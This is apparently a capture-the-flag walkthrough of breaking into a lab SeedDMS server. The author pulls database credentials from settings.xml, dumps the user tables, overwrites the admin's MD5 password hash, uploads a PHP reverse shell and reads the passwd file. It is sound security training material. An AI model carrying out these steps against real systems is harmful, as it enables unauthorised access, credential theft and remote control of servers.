
Password:

Language: -


Sign in

This is a classified area. Access is permitted only to authorized personnel. Any violation will be pro
SeedDMS free document management system - www.seeddms.org

going to the url and found this login form.




went to seedDMS github repo and learned about the structure and got to know about settings.xml file.




```
  -->
  <database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="seeddms" doNotCheckVersion="false"> </database>
—<!--
    smtpServer: SMTP Server hostname
          - smtpPort: SMTP Server port
          - smtpSendFrom: Send from
```

in settings to xml file got some creds.




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# mysql -u seeddms -p seeddms -h 192.168.122.182
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 58
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [seeddms]> show databases;
+────────────────────+
| Database           |
+────────────────────+
| information_schema |
| mysql              |
| performance_schema |
| seeddms            |
| sys                |
+────────────────────+
5 rows in set (0.002 sec)

MySQL [seeddms]> 
```

was able to login with creds.




```
MySQL [seeddms]> select * from users;
+─────────────+─────────────────────+────────────────────+─────────────────+
| Employee_id | Employee_first_name | Employee_last_name | Employee_passwd |
+─────────────+─────────────────────+────────────────────+─────────────────+
|           1 | saket               | saurav             | Saket@#$1337    |
+─────────────+─────────────────────+────────────────────+─────────────────+
1 row in set (0.012 sec)
```

got a possible username...



```
MySQL [seeddms]> select * from tblUsers
    → ;
+────+───────+──────────────────────────────────+────────────────+────────────────────+──────────+───────+─────────+
──────+────────+─────────────────────+──────────────+──────────+──────+────────────+
| id | login | pwd                              | fullName       | email              | language | theme | comment |
 role | hidden | pwdExpiration       | loginfailures | disabled | quota | homefolder |
+────+───────+──────────────────────────────────+────────────────+────────────────────+──────────+───────+─────────+
──────+────────+─────────────────────+──────────────+──────────+──────+────────────+
|  1 | admin | f9ef2c539bad8a6d2f3432b6d49ab51a | Administrator  | address@server.com | en_GB    |       |         |
    1 |      0 | 2021-07-13 00:12:25 |             0 |        0 |     0 |       NULL |
|  2 | guest | NULL                             | Guest User     | NULL               |          |       |         |
    2 |      0 | NULL                |             0 |        0 |     0 |       NULL |
+────+───────+──────────────────────────────────+────────────────+────────────────────+──────────+───────+─────────+
──────+────────+─────────────────────+──────────────+──────────+──────+────────────+
2 rows in set (0.011 sec)
```

got password hash for the admin.




Proceeded!
1 hashes were checked: 1 possibly identified 0 no identification

Pay professionals to decrypt your remaining lists
https://hashes.com/en/escrow/view

Possible identifications: Decrypt Hashes

```
f9ef2c539bad8a6d2f3432b6d49ab51a - Possible algorithms: MD5
```

password hash is md5 and we can modify database so let's change password according to ourselves.



192.168.122.182/seeddms51x/seeddms-5.1.22/out/out.ViewFolder.php

Folder Information


ID:	1
Owner:	Administrator
Created:	2021-07-02 22:53:34
Comment:	DMS root
Default Access Mode:	Read permissions
Access mode:	

Folder Contents

No documents or folders

so set the password to 'admin' and generated md5hash is then updated in the table and then we were able to login as the admin.

Now let's inspect the website to see where we can add the reverse shell.



Document Information


ID:	5
Name:	php-reverse-shell.php
Owner:	Administrator
Default Access Mode:	Read permissions
Access mode:	inherited
Used disk space:	5.37 KiB
Created:	2024-08-07 07:37:30

php-reverse-shell.php		Status
	Version: 1 5.37 KiB, application/x-php Uploaded by Administrator 2024-08-07 07:37:30	Released

Status


Date	Status	User	Comment
2024-08-07 07:37:30	Released	Administrator	New document content submitted

added file and now we will redirect to a url to gain a reverse shell.




```
$ cat Passwd.txt | grep bash
root:x:0:0:root:/root:/bin/bash
saket:x:1000:1000:Ubuntu_CTF,,,:/home/saket:/bin/bash
```

we got creds. of the user mentioned.



